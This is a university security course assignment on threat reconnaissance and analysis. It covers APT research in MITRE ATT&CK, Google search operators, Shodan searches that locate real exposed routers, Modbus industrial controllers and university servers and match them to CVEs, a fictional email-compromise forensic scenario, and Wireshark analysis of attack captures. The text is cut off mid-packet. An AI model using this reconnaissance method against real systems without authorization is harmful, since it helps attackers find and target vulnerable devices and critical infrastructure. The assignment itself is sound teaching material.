

Module 4 – Attacks Assignment

CS 331 – Computer Security and Information Assurance

Instructions

This assignment provides students hands-on instructions to work with the various topics discussed in various lecture sessions of Module 4 on Cybersecurity Threats.

To avoid late penalties, students should have all answer documents and files submitted to the Canvas assignment by the due date. ALL late submissions will incur a late penalty in accordance with the class syllabus policy on late submissions. The main submission file should be the student's answer documentation which contains the answers to each of the questions from the various exercises, including the requested screenshots. Students may provide multiple files as needed for submissions to answer the various exercises. Students may attach each file to their Canvas submission or submit a zipped archive containing all of their submission files for credit.

Please TEST the virtual machines required for exercises 5-7 using the Virtual Machines Prep document AS SOON AS POSSIBLE! These steps are the most likely technical difficulties students will encounter attempting to complete this assignment. If you bring issues with this too close to the deadline, the instructor may be unable to assist you and you will not get credit for incomplete sections!

Please note the archive of assignment files provided by the Instructor in the posted Canvas Assignment. These files will be utilized by the various exercises and are necessary to answer the questions properly.

This assignment consists of 5 exercises (numbers 0-4). Please read each exercise CAREFULLY. Each exercise is made up of the following components which are all meant to be helpful to the student's learning objectives:

Italicized text is teaching information – meant to share knowledge on the current topic. These segments may be another useful resource for study material for examinations and quizzes.

- Normal text/normal bulleted text information is instructional information – meant to instruct the student on actions to perform to advance in the exercise. These should be followed CLOSELY to ensure students reach the proper end results to answer questions satisfactorily. If students are confused about any instruction, they should reach out to the instructor to clarify as soon as possible.
- **Text using the arrow bullets are questions or instructions the student must provide solutions for in their submitted answer document(s) uploaded to Canvas.** It is important to note that many exercises consist of several sub-questions. Students must answer or address ALL of these satisfactorily to get FULL credit for the specific exercise.

Tools used by exercises in this assignment:

Shodan – An online search engine of Internet-connected devices. **The student is advised to create a free account with Shodan using their Boise State email account.** Please navigate to www.shodan.io, click “Login”, click “Register”, then create an account and enter/verify a valid email address for your new account. Please note that it can take a few minutes for the registration process to finish. Signing up for Shodan with your .edu account will grant the student with an upgraded account with full Shodan functionality. Students may sign up with a personal email, however they will only have limited Shodan functionality available through free standard accounts. This may affect the student’s ability to complete the assignment questions.

KALI Linux VM – A free open-source Linux distribution marketed for ethical hacking in a virtual machine format. **Students can download their own fresh installer or virtualized KALI Linux, they may download it at <https://www.kali.org/>.**

Metasploitable Linux VM – A free open-source Linux distribution marketed for ethical hacking in a virtual machine format. **Students can download their own virtualized Metasploitable Linux, they may download it at <https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>.**

VMware or VirtualBox – Machine virtualization software used to host and interact with virtual machines sharing a single host system architecture. Depending on the student’s preferences and license availability, this assignment will require students to utilize one of these tools to import and boot the various virtual machines to complete the exercises. Please visit the following websites for more information on VMware variants as options: <https://www.vmware.com/products/fusion.html>, <https://www.vmware.com/products/workstation-player.html>, <https://www.vmware.com/products/workstation-pro.html>. Generally, a paid or sponsored license will be required for VMware tools. For students without access to this licensing; VirtualBox is a free, open-source alternative that can be found at <https://www.oracle.com/virtualization/virtualbox/>.

Wireshark – A free open-source application network sniffer and packet analyzer for network traffic analysis. Wireshark allows the analyst to capture and view the contents of network traffic. **Students will need to go to <https://www.wireshark.org/#download> to download and install Wireshark.** Generally, follow the standard prompts in the install. Installing Wireshark will generally include another prompt to install Npcap or one of its equivalent libraries. Accepting defaults should work fine for this course. It is not necessary to install USBpcap for this exercise. There may be additional steps to download Wireshark for Nix-based operating systems but Wireshark should be compatible with all operating systems.

0. APT Groups (4.0-Threats)

Advanced Persistent Threats (APTs) are advanced, organized threat actor groups that are nation-state sponsored and generally attack with the goal to further specific objectives of the nation-state. These objectives often include cyberwarfare, intelligence, or generating funding for other nation-state operations. These groups are significantly more well-funded than most other types of threat actors as they have the advantage of nation-state support. Through being more well organized and funded, these groups often have the most sophisticated capabilities, attacks, and tooling. Detection efforts against attacks originating from APT groups have the highest degree of difficulty. Often APT groups utilize **zero-day** tools that are developed in-house and not as well known by the security community. APT groups also are notoriously responsible for longer-term attacks that take place over a significant amount of time (months to years) with significantly higher degree of stealth.

Mitre maintains a database of documented APT groups and their behavioral tactics and techniques. This database is a great resource for cyber defenders. The documentation in this database is based off the work of cyber threat intelligence professionals working for public (the government) and private (cybersecurity firms) sector leaders. Researching the information in this database can be very valuable to cybersecurity teams. It is important to understand what threat actor groups are the greatest threat to your industry and what tactics do they commonly rely on. Knowledge of threats is a great means of developing better security posture.

APT groups are often assigned names (sometimes they receive multiple names from different intelligence sources). The threat intelligence organizations are responsible for naming these groups. Some APT groups are named with just numbers while others have patterns in naming. Both the government and the leading threat intelligence private sector firm, CrowdStrike, often utilize animals to designate different threat groups attributed to different nation-states.

- Navigate to <https://attack.mitre.org/groups/>.
 - Select a group ID (Mitre labels groups with a “G” identifier) from the table that corresponds to a group with either a “Name” or “Associated Groups” name that contains one of the following animals:
 “Bear”, “Panda”, “Kitten”, or “Chollima”
-
- What is the Group ID?
 - What common name(s) are associated with the APT group which contains the specific animal name?
 - What nation-state entity is the group associated with (country and/or organization)?
 - Who does this APT group typically target for attacks? What specific organizations or enterprise types?
-
- Look through the data Mitre provides for the APT group selected to answer the following questions about the threat actor’s common threat vectors utilized to conduct their attacks.
-
- Summarize three behavioral techniques this APT group commonly utilizes to achieve actions on their objectives from those provided by Mitre. Briefly discuss the technique and how this group is known to use it.
 - Briefly identify and discuss one software tool this APT group commonly utilizes in its campaigns.

1. Reconnaissance with Google (4.0-Threats)

Much of threat actor reconnaissance can be achieved by weaponizing search engines like Google. Many organizations may inadvertently leak publicly accessible sensitive information about themselves which is indexed by search engine web crawlers (because it resides in the Surface Web). Threat actors can leverage this information to develop targeted attacks against a victim. The average search engine user does not realize that there are ways to extend the capabilities of search engines. Google provides several special querying terms and syntax that can craft significantly more specific (and targeted) searches.

Let's explore some of these features within Google.

- Run the following search in Google:
site:infosecinstitute.com
 - What does the 'site' keyterm do in Google search queries?

- Run the following search in Google:
site:.gov OR site:.edu "cybersecurity trends" filetype:pdf
 - Provide a screenshot of the search results for this search.

- Run the following search in Google:
allintitle:"cyber security" "case study" filetype:ppt
 - What is the title of the top search result produced by this search? Can you tell just from the search result what type of file it is (do NOT just download and open a random Internet file)?

- Run the following search in Google:
allinurl:"cybersecurity" "ransomware"
 - Browse a few of the results and compare the title of the site and its URL when you navigate to the search result. What do you notice about these in relation to the search that was performed? In other words, what is the query actually matching with its terms?


- Run the following search in Google:
"cybersecurity certifications" intitle:forum
 - Provide a URL link that is to a FORUM that specifically mentions the term "cybersecurity certifications" in the content.

2. Reconnaissance with Shodan (4.0-Threats)

Shodan is often called “the world’s scariest search engine”. It is, in fact, a search engine of public Internet-connected devices. This includes networking equipment like routers; servers of the most common TCP/IP application protocols like HTTP(S) (web servers), FTP (file share servers), or Telnet/SSH (remote shell access servers); VPN services; ICS (industrial control systems) and SCADA systems; and most infamously, Internet of Things devices such as webcams, smart TVs, and HVAC control systems.

A common question students have: is Shodan legal? The answer is absolutely YES! Shodan doesn’t do anything nefarious to steal this information...it is simply indexing data being publicly provided by these devices so they are searchable. One strategy Shodan’s web crawlers utilize is **banner grabbing**. Shodan is actively scanning IP address space and sending dummy network traffic requests to certain “interesting” application port addresses (ports associated with various “reserved” TCP/IP application protocols of interest). Many of these protocols require a response from the application server(s) that may “leak” information about the servers and applications in certain header fields. This information can include MAC/IP addresses, domain hostnames, services running, hardware models, software versions, geocoordinates, and even what organization owns the asset or hosts the public service. Note it IS possible for security teams to attempt to block some responses using security devices. It is more common for security teams concerned about this information being exposed publicly to edit the information in response messages. Your instructor has infamously seen a HTTP response header with the added information “This system is being monitored” which one could argue is both a warning and a challenge to attackers.

Shodan has many uses. Its more nefarious use cases are often what is portrayed in media. This includes “script kiddies” using it to find insecure webcams to spy on individuals. PLEASE DO NOT DO THIS! Another common attacker use case is as a reconnaissance tool. If an attacker or penetration tester has access to malicious exploit code for a specific vulnerability, they can utilize Shodan to locate potential targets to exploit. The show Mr. Robot featured the tool being used in such a way to find web servers hosted by a specific target victim:



Not all of Shodan’s uses are for attackers. For security professionals, “knowledge is power” can be an important creed. You cannot protect against threats you are ignorant to. It is important to be aware of what information your devices are leaking about your organization’s network assets. A security professional can act better to protect these potential likely targets of attacks. A security professional can also locate out-of-date or end-of-life (EOL) systems and applications that may present additional unnecessary risk to the network. Security professionals can also attempt to prevent leak of sensitive information about such assets. Think of it as a similar concept to “Googling yourself” to determine what information can be easily found out about yourself by strangers.

Let's play with some of Shodan's search features for some basic reconnaissance. Feel free to play around further with your Shodan account.

DISCLAIMER: Using Shodan to access or actively attack something you are NOT AUTHORIZED to access, CAN HAVE LEGAL CONSEQUENCES. Searching Shodan is safe but interacting with those endpoints in any way is not. There is a reason your instructor is not demonstrating how to do this second part! Consider this carefully before using this tool for anything other than academic or security purposes. Your instructor is not responsible for any consequences to such actions.

Start by performing a search in the main search bar. Many netgear networking devices have web portals used for configuring their settings.

- Search **netgear**.

On the left-hand side of the results, there are various categories that can be applied as filters to the results.

- Since we are interested in netgear web portals, select the option to filter the results for port "8080". This port is a common alternative for HTTP(S).
- Also filter the results for only devices in the United States.

In your results, look for a result where you can identify a device model and use this result to answer the following questions. The model is likely identified by the "Netgear" term hits in your results. You can click on the header of each result to view more details about it if needed.

Note: You may need to try choosing a few different results before you find one that gives you a usable result for the upcoming CVE question(s), look for a model that has a CVE that allows you to answer all the questions!

- What is the model of the Netgear device and what type of device is it? Can you find a picture of the device?
Note: Google the make and model! Include the picture of the device.
- What is the device's public IP address? Where is the device located and who owns the device?

- Navigate to <https://cve.mitre.org/>.
- Select "Search CVE List". In the search bar, search for the make and model device you identified.

- Identify a CVE associated with the device's make and model. Provide the CVE identifier number.
- What are the unintended results which are the impact of a successful exploit against this vulnerability?

- Select the CVE and click on the "Learn more at National Vulnerability Database (NVD)".

- What is the severity base score of this vulnerability?

Now let's look at reconnaissance on industrial control systems devices.

- At the top of the Shodan screen, select **Explore**.
- Under Categories, select **Industrial Control Systems**.
- Select **Modbus**.

Modbus is a common network protocol used by Modicon programmable logic controllers (PLCs) in industrial control systems (critical infrastructure network technology).

- Select a filter on the results to view only devices located in the United States.
 - In the section called "Top Organizations", select **More** to view more results.
-
- Looking at the search Shodan constructed. What port number is used by Modbus protocol?
 - What company are the majority of Modbus devices associated with?
 - Scrolling through the list of organizations associated with Modbus devices, what patterns of "types" of companies do you see commonly listed? What patterns can you note that may indicate what type of critical infrastructure services utilize Modbus devices?

Now let's practice using more specific searching of devices. Let's perform another search in the main search bar.

- Search **org:"Boise State University"** (yes include the quotes in the search and do NOT copy and paste it from this document or it likely will not work correctly...TYPE IT in the search bar).
- Filter for "Apache httpd".

Apache httpd is a web server application.

- Choose and select one of the search results that has a clear name in the title of a BSU website or service.
-
- What is the full hostname of the publicly accessible BSU web service?
 - What is its public IP address?
 - What information can you find out about the type of Apache server or operating system of the service that it is hosted on/with?

3. BEC Scavenger Hunt (4.2-Social Engineering)

A Business Email Compromise (BEC) is a type of social engineering attack. This type of attack seeks to weaponize previously trusted email communications to socially engineer individuals to perform some undesirable action(s), most commonly to route payments to an untrusted destination ("invoice scams"). The means of conducting BEC attacks vary but generally involve some combination of 1) spoofing emails to look like they come from someone trusted (faking email header information), 2) gaining access to a legitimate email account and accessing and abusing email communications within that inbox, or 3) utilizing typosquatted email domains that look similar to trusted email domains. The most common attack path of BEC attacks involves "Thread Hijacking" where a previously trusted email thread is effectively overtaken by a threat actor who builds their deceptive communication on top of this longstanding, trusted thread to make it appear more legitimate to the recipient. This is fairly easy to do if compromised access to an inbox is achieved.

Let's review the type of evidence that can be left behind in the aftermath of an attempted BEC attack.

In this scenario, Jane is the CEO of "BigBiz LLC". Her Chief Financial Officer is John. In July of 2023, a contractor working on a building project for the company contacted the CEO stating that payment for the month of June was not received. Previously, all payments were set up to occur automatically to a cryptocurrency wallet. When the CEO inquired about this missed payment to the CFO, the CFO very confusingly stated that he had directed three months' worth of back payments to a new account as instructed by the CEO. The befuddled CEO stated that no such directive was every given to the CFO. The CFO reiterated instructions were sent in an email communication, however the CEO reviewed his inbox and found no such email chain.

You have been hired as the forensic investigator to investigate this situation. You immediately collect the following items of potential evidence: 1) the original email (in raw text formatting), 2) the raw source code of the full expanded email header, and 3) the Unified Audit Logs showing all activity related to the CEO's account.

- Review all of the evidence sources on the subsequent pages and identify at least 5 suspicious indicators of a Business Email Compromise attack taking place. You must find AT LEAST one indicator per evidence item. There are certainly many indicators in these evidence sources...how many can you find?!
- After reviewing the evidence...what do you believe occurred?
- What is one recommendation you would make to prevent such an occurrence from happening again?

Some Tips:

- There are plenty of indicators. You don't have to find them all unless you are enjoying the hunt!
- There is evidence of all three main strategies of Business Email Compromise attacks reviewed in this assignment.
- Carefully examine the header! There're some unusual things in there. But don't get too bogged down with the various cryptography (hashes and signatures etc) in the headers.
- Likewise, carefully review the email's main contents. In addition to IOCs can you note social engineering tactics or indicators?
- Did you try WHOIS searches on the IP addresses? Try using resources like <https://whois.domaintools.com/> and <https://centralops.net/co/> and <https://who.is/>.
- Did you try UserAgent String Lookups? UserAgent strings help web servers identify what type of device is interacting with them (so they know how to display content to them). You can Google resources online that allow you to copy and paste UserAgent strings to decipher them. And certain really unusual UserAgent Strings you might just be able to Google?

Evidence Item 1: The Email (Raw Text)

From: Jane <jane@bigbiz.io>
Date: Mon, 12 Jun 2023 12:54:56 -0700 (MST)
Message-ID: <CANpdGCiN_cNOiA0Yts6OdLnJk4Ln5LgqseArwbNzi5iyJCCDMQ@mail.gmail.com>
Subject: Re: invoice payments
To: "John" <john@bigbiz.io>
Cc: Jane <jane@bigbiz.io>
Content-Type: multipart/alternative; boundary="00000000000037e07005f31cd8ef"

--00000000000037e07005f31cd8ef
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable

CAUTION: This email originated from outside of the organization. Do not click links or open attachments unless you recognize the sender and know the content is safe.

FINAL NOTICE! URGENT ACTION REQUIRED!

Please note that we are 3 MONTHS past due on paying the contractor for a total of \$30000! This payment needs processed TODAY to prevent additional fees! No further delay!

I contacted the contractors and assured payment would be made asap. Please do not waste additional time contacting them further prior to payment. Let's move fast to prevent further delay of the backpay and salvage this business relationship.

They requested payment to the following updated crypto wallet. Please update the invoice forms with the new crypto address and process payment with the bank asap.

Thank you for your handling this sensitive matter. Due to the sensitivity, please keep this matter confidential. I will be in conferences the rest of the day and unable to provide any additional oversight of this issue.

Updated Address: 1Lbcfr7sAHTD9CgdQo3HTMTkV8LK4ZnX71

Jane
Cofounder and Managing Principal | BigBiz LLC

jane@bigbiz.io | www.bigbiz.io

On Wed, Jan 25, 2023 at 3:40 PM John <john@bigbiz.io> wrote:
> Jane, thanks for the information. I will set up the automatic transfer
> papers with this information and they will be compensated every month.
>
> John=E2=80=8B
> Chief Financial Officer | BigBiz LLC
>
> john@bigbiz.io | www.bigbiz.io
>
>
> On 25 Jan 2023, at 15:34, Jane <jane@bigbiz.io> wrote:
>
> =EF=BB=BF
>
> John,
>
> We are starting the project on the warehouse build. The project will be
> invoiced monthly by the contractors. Please see the below crypto address
> to be used for these monthly payments. Set up an auto pay with the bank please.
>
> Address: 1BvBMSEYstWetqTFn5Au4m4GFg7xJaNVN2
>
> Jane
> Cofounder and Managing Principal | BigBiz LLC
>
> jane@bigbiz.io | www.bigbiz.io

Evidence Item 2: The Email Expanded Header

Delivered-To: john@bigbiz.io
Received: by 6a11:a05:77cb:3f4:b0:399:fc2:2002 with SMTP id lu25csp681266pxb;
Mon, 12 Jun 2023 12:54:56 -0700 (MST)
X-Received: by 2002:b0:6870:d0a1:a05:15f:7a18:3107 with SMTP id hf24-
20020a0568707a1800b0015f3107d0a1mr20801385oab.44.1674680096375;
Mon, 12 Jun 2023 12:54:56 -0700 (MST)
ARC-Seal: i=1; a=rsa-sha256; t=1674680096; cv=none;
d=google.com; s=arc-20160816;
b=cOdPLL4ABm7vAMwRQl+u631Wx3Arkn+witwg9wF0aZ1NLMUOc+pRl122nfj+be3sev9ghNjK8sQuj7E/wLC46HI/cuzaqw8
rU1TsERzhrycPE/rXwXFFlfySE358/y7YtexHAtfK1Tp8UimUQLGfwCswxiCT/9N5Ss+1ZC1l/HClly1Xh9fvrsiDoTBau07
/F+9ZmlHfudARUZi+I8zYL7pptXab8Zyt8NdmCtFwRbYdNvQcApRjczdboGoQkNufujEdC35u1v61dYwBNfbhsw+L9DjVwBo
2nfVaHjBwb3wbwJvRthJ4tSP8Na6dwjyAtgdGuZokuwSbh1d1rg==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
h=cc:to:subject:message-id:date:from:in-reply-to:references:mime-version:dkim-signature;
bh=34JYmQ4cVemECpYVrvX6vsGCpv851fRwj6NtGK3Z4XY=; b=SyVuoYMyv5jbJm1uiRV00uUF+iq4vibSbNIF72QAioxvF6P
Pabl9Pgo7Au3wnbvBg4knFcQflU+wguX4dIKce46uze5MCoir9PAX1R9lLEAmj1AAGOhNVzPu8x6xyq80Cwc00gxvrGgVgqVH
ZzuBBecjQF3Tz4iUG/3TegAXt40s8eQnLZMBRhq57V05WMNZgXS9ScnmQz9y8a5ExcckEjnYe/32Idjc1yDyqI2n6+3rZTn90
hI+eG1lZgcXWL746TWQqEoxRuZ30jcbROKx8t9c7NwXhkdZx4wGtiJht4XjyKYftxD4uQytmGemniEmiZLSLziYP8q3PCgoY6
45ig==
ARC-Authentication-Results: i=1; mx.google.com; spf=softfail (google.com: domain of jane@bigbiz.io does not designate
101.99.94.155 as permitted sender) smtp.mailfrom=jane@bigbiz.io;
dmarc=fail (p=NONE sp=NONE dis=NONE) header.from=bigbiz.io
Return-Path: <jane@bigbiz.io>
Reply-To: <jane@bigbiz.io>
Received: from emkei.cz (emkei.cz. [101.99.94.155])
by mx.google.com with ESMTPS id p4-
20020a056870868400b00143afffb9e9sor1560577oam.104.2023.01.25.12.54.56
for <john@bigbiz.io> (Google Transport Security);
Mon, 12 Jun 2023 12:54:56 -0700 (MST)
Received-SPF: softfail (google.com: domain of jane@bigbiz.io does not designate 101.99.94.155 as permitted
sender) client-ip=101.99.94.155;
Authentication-Results: mx.google.com; spf=softfail (google.com: domain of jane@bigbiz.io does not designate
101.99.94.155 as permitted sender) smtp.mailfrom=jane@bigbiz.io; dmarc=fail (p=NONE sp=NONE
dis=NONE) header.from=bigbiz.io
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=bigbiz.io; s=google; h=cc:to:subject:message-
id:date:from:in-reply-to:references:mime-version:from:to:cc:subject:date:message-id:reply-to;
bh=34JYmQ4cVemECpYVrvX6vsGCpv851fRwj6NtGK3Z4XY=; b=ZBKq+Miw7pIMu0QY3b4M8BkVe2B+/0oxxB5315gLxtrGA3lzh0d2rSPBK3r0Y2UTCEDGDjScvqaww2c+jv8B000Fuy3vB
mqkOhdIntD/IFkdbHTqEV1Jk3iQhikC2x429pxOhq9oqDzEtNkpFNhX8gTLGLPkZS1DGGQEWxMqQigBqWVTdQzJfhSey79W0gk
JX17rJcTYeQDuLoIP2aj+eWLKD6EXqs9pvrjv0eubt71c10z0wbCAGoUnIMXlywqe88vc1Z2Rue+Yu+1i2wyj6M0B7+/F02i8
qh1AUTs1ZN1IoII0Zhw359qrVa+zuQbtcefnwSV3WYljK6u6zk1w==
X-Google-DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=1e100.net; s=20210112; h=cc:to:subject:message-
id:date:from:in-reply-to:references:mime-version:x-gm-message-
state:from:to:cc:subject:date:message-id:reply-to;
bh=34JYmQ4cVemECpYVrvX6vsGCpv851fRwj6NtGK3Z4XY=; b=1nCw/4ojtuPbhCLRU4wIKf/edPHYDPyB6z529BGUu57cXX50AL7nb1lQG8D6UnpwcNus80ZLXjtigt3MDtE5tKKM0eZCUOA
Khza+BUceQGzBXxoxUDQ9qlsyESEqDOFzdg6b095/GoORS+tx9b481oj9uyx6Ak7kb04yEtX8nc3BJaZRbuarVooK5UmJTLV
EdtVG3C0r0NqLr+90ilSGmXQeYr41eq/n3gvwqVynmFxrODhivFRNdmi/kyo//OwNrkJLzyE+POlI3gxvA0Ie+/w5tivLpa09
mGeA1uXIymY9JFo6MRdPf7dVXQ8f2X/Eyn/5vmk1H6NsARj9rmK6A==
X-Gm-Message-State: AFqh2krFIuE9dJQSC28/EctvZat8UBNP44extJJm50FMGZ6k1+JBO/7aQMZ3wioH4aUiHonMneopHr+1HzSbmd7iNLabDSVv7
ASj
X-Google-Smtp-Source: MrxdXuRA7AFSxChhVF9y0NTz1MJ5lGwtguGNPEA8+t1LQM0t9+vXJCJkKMZ91cZHpu+tQRdL2PxvlnrgZEi1w7blg=
X-Received: by 2002:a05:6870:1b14:b0:14f:e693:ba8c with SMTP id
hl20-20020a0568701b1400b0014fe693ba8cmr2777428oab.142.1674680095721; Mon, 12 Jun 2023 12:54:56 -
0700 (MST)
MIME-Version: 1.0
References: <CAAaDXNjM319RTbNer_5Ui5o-GtoiPkqud78Qan+LGsyQ1k06ag@mail.gmail.com>
<CAAaDXNkM5QYJNb6wujXactENQ++VYZYC_oxZBkviBnuovBScDQ@mail.gmail.com>
<LO0P265MB65496B111AAA44407E3161CDDACE9@LO0P265MB6549.GBRP265.PROD.OUTLOOK.COM>
<CANpdGChfy0yOTpJytNmKqsJErWT4=gXwn87honQWPQ7FGyKRYQ@mail.gmail.com> <E6E4BF96-AAA6-4441-9997-
4FE56366B656@bigbiz.io>
In-Reply-To: <E6E4BF96-AAA6-4441-9997-4FE56366B656@bigbiz.io>

Evidence Item 3: Jane@bigbiz.io Access Logs

Timestamp	Operation	UserId	ActorIpAddress	UserAgent
Mon, 12 Jun 2023 13:01:08 -0700 (MST)	MailItemsAccessed	jane@bigbiz.io	75.174.5.100	Mozilla/5.0 (iPhone; CPU iPhone OS 16_7 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) PkeyAuth/1.0
Mon, 12 Jun 2023 13:00:00 -0700 (MST)	UserLoggedIn	jane@bigbiz.io	75.174.5.100	Mozilla/5.0 (iPhone; CPU iPhone OS 16_7 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) PkeyAuth/1.0
Mon, 12 Jun 2023 13:00:00 -0700 (MST)	MailItemsAccessed	jane@bigbiz.io	41.242.64.5	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; Tablet PC 2.0
Mon, 12 Jun 2023 08:05:50	New-InboxRule SubjectContainsWords: "invoice" MoveToFolder: "RSS Feeds"	jane@bigbiz.io	41.242.64.5	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; Tablet PC 2.0
Mon, 12 Jun 2023 08:04:05 -0700 (MST)	Update-StrongAuthenticationMethod, Update-StrongAuthenticationPhoneApp	jane@bigbiz.io	41.242.64.5	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; Tablet PC 2.0
Mon, 12 Jun 2023 08:03:15 -0700 (MST)	UserLoggedIn	jane@bigbiz.io	41.242.64.5	BAV2ROPC
Mon, 12 Jun 2023 07:36:29 -0700 (MST)	MailItemsAccessed	jane@bigbiz.io	75.174.5.100	Mozilla/5.0 (iPhone; CPU iPhone OS 16_7 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) PkeyAuth/1.0
Mon, 12 Jun 2023 07:33:33 -0700 (MST)	UserLoggedIn	jane@bigbiz.io	75.174.5.100	Mozilla/5.0 (iPhone; CPU iPhone OS 16_7 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) PkeyAuth/1.0

4. Attacks PCAPs Analysis (4.4-Network Attacks)

*In the previous assignment, students utilized Wireshark as a **network sniffer** (to eavesdrop on a network interface and capture the network traffic packets into a standard file format: PCAP). It was also discussed that Wireshark is also a tool called a **protocol analyzer** because it can be used to translate the raw binary captured in network traffic packets into the headers and payloads of the layers of network data units. For example, Wireshark can recognize the binary signatures of the various data contained in HTTP data (via its HTTP dissector) versus the binary signatures of the various data contained in FTP data (via its FTP dissector). This allows easier analysis of the captured network traffic by a human analyst. This assignment will focus on this use of Wireshark: an analysis tool of already captured network traffic data.*

This course introduced two distinct attacks involving an abuse of the TCP-3 Way Handshake used to establish reliable TCP communication sessions (remember that TCP communications are much more reliable than UDP). The TCP 3-Way Handshake involves a Client sending an initial message to the server with a “SYN” (synchronize) flag set requesting to establish a TCP communication session (“Can we chat at this address?”). What is this session to be used for? That will be determined after this handshake is completed! Its irrelevant in the handshake. If the Server is going to accept and establish the session, then it will send a response to the Client with two flags set: the “SYN” (synchronize) and “ACK” (acknowledge) flags. The “ACK” is the server acknowledging its receipt of the initial “SYN” message from the Client (“I heard your request and will chat with you at this address”). When the Client receives the “SYN-ACK” response, it will finish the handshake by sending a final message to the Server with the “ACK” flag set, acknowledging the Server’s “SYN” message (“I also heard your response and will now chat with you at this address”). We overview this process because both of the attacks mentioned in lecture are weaponizing “SYN” requests against Servers to achieve different attack types.

Let’s start by examining the network traffic packets of one of these attacks on the TCP 3-Way Handshake.

Open Wireshark and select **File->Open** to navigate to the network traffic capture file **attack1.pcap** provided in the assignment files.

- Start by just quickly browsing the packet list overview for this network traffic capture. Make some mental notes about patterns you notice.
- Looking at the overall packet capture, how many total packets are there?

- From the top menu, select **Statistics->Endpoints->IPv4**. This feature of Wireshark shows the analyst all the unique IPv4 addresses communicating in the packets of the PCAP file (as EITHER the source or destination of the various packets). Note that it doesn’t indicate who each is communicating with necessarily.
- Also review the **TCP tab** of the **Endpoints**. This shows all the unique IPv4/Port Address combinations represented in the packets of the PCAP file (as EITHER a source or destination).
- From the top menu, select **Statistics->Conversations->TCP**. This feature of Wireshark shows all the unique communication combinations represented in the packets in this PCAP file. This means all the unique combinations of source and destination IPv4/Port Addresses that are communicating with each other in sessions through the various network traffic packets.
- After reviewing these statistics and the overall packets in the packet list, what key patterns in the traffic have you noted?
- What type of attack covered in this Module is this representing?
- What is the goal of this type of attack?
- What IPv4 address is the victim of the attack?

Now let's pivot to examining the second attack on the TCP 3-Way Handshake covered in this assignment.


Open Wireshark and select **File->Open** to navigate to the network traffic capture file **attack2.pcapng** provided in the assignment files.

- Start by just quickly browsing the packet list overview for this network traffic capture. Make some mental notes about patterns you notice.
- From the top menu, select **Statistics->Conversations->IPv4**. Review how many unique combinations of IPv4 addresses are communicating with one another in the packets of this network traffic capture.
- Now review the **TCP tab** of the **Conversations**. A good tip is to sort on the "Port B" column. Now scroll through this listing of the unique combinations of IPv4/Port Addresses that are communicating with one another in these sessions. Note any clear patterns.
- After reviewing these statistics and the overall packets in the packet list, what key patterns in the traffic have you noted?
- What type of attack covered in this Module is this representing?
- What is the goal of this type of attack?
- What IPv4 address is the victim of the attack?
- What IPv4 address is the attacker of the attack?


Lastly let's look at the network traffic data associated with a web application attack. This attack is not weaponizing the TCP 3-Way Handshake like the previous two examples. Remember that this is an example of a WEB APP ATTACK (it should remind you of something from the Web App Attacks lecture).

Open Wireshark and select **File->Open** to navigate to the network traffic capture file **attack3.pcapng** provided in the assignment files.

- Start by just quickly browsing the packet list overview for this network traffic capture. Make some mental notes about patterns you notice.
- Use the various Wireshark statistics you learned about in exercise 5 to assess the traffic in this PCAP. View the **Statistics->Endpoints->IPv4** and **Statistics->Conversations->IPv4**.
- Something "interesting" is occurring starting at **Packet #65**. What happens?
- Wireshark allows you to apply display filters on the network traffic to assist with analysis. In the bar that says "Apply a display filter" type **http.request.method == GET**. If you get the filter syntax correct, the bar should turn green. Hit enter to apply the filter. This is now only going to display HTTP GET Requests (sent from clients to servers to request some web content).



- Select the first displayed packet (this should be **Packet #14**). Look at the details of this selected packet. Expand the **Hypertext Transfer Protocol** drop down in the packet details to view the application data.



```
> Frame 14: 602 bytes on wire (4816 bits), 602
> Ethernet II, Src: IntelCor_f8:91:ac (f8:16:5
> Internet Protocol Version 4, Src: 172.16.16.
> Transmission Control Protocol, Src Port: 604
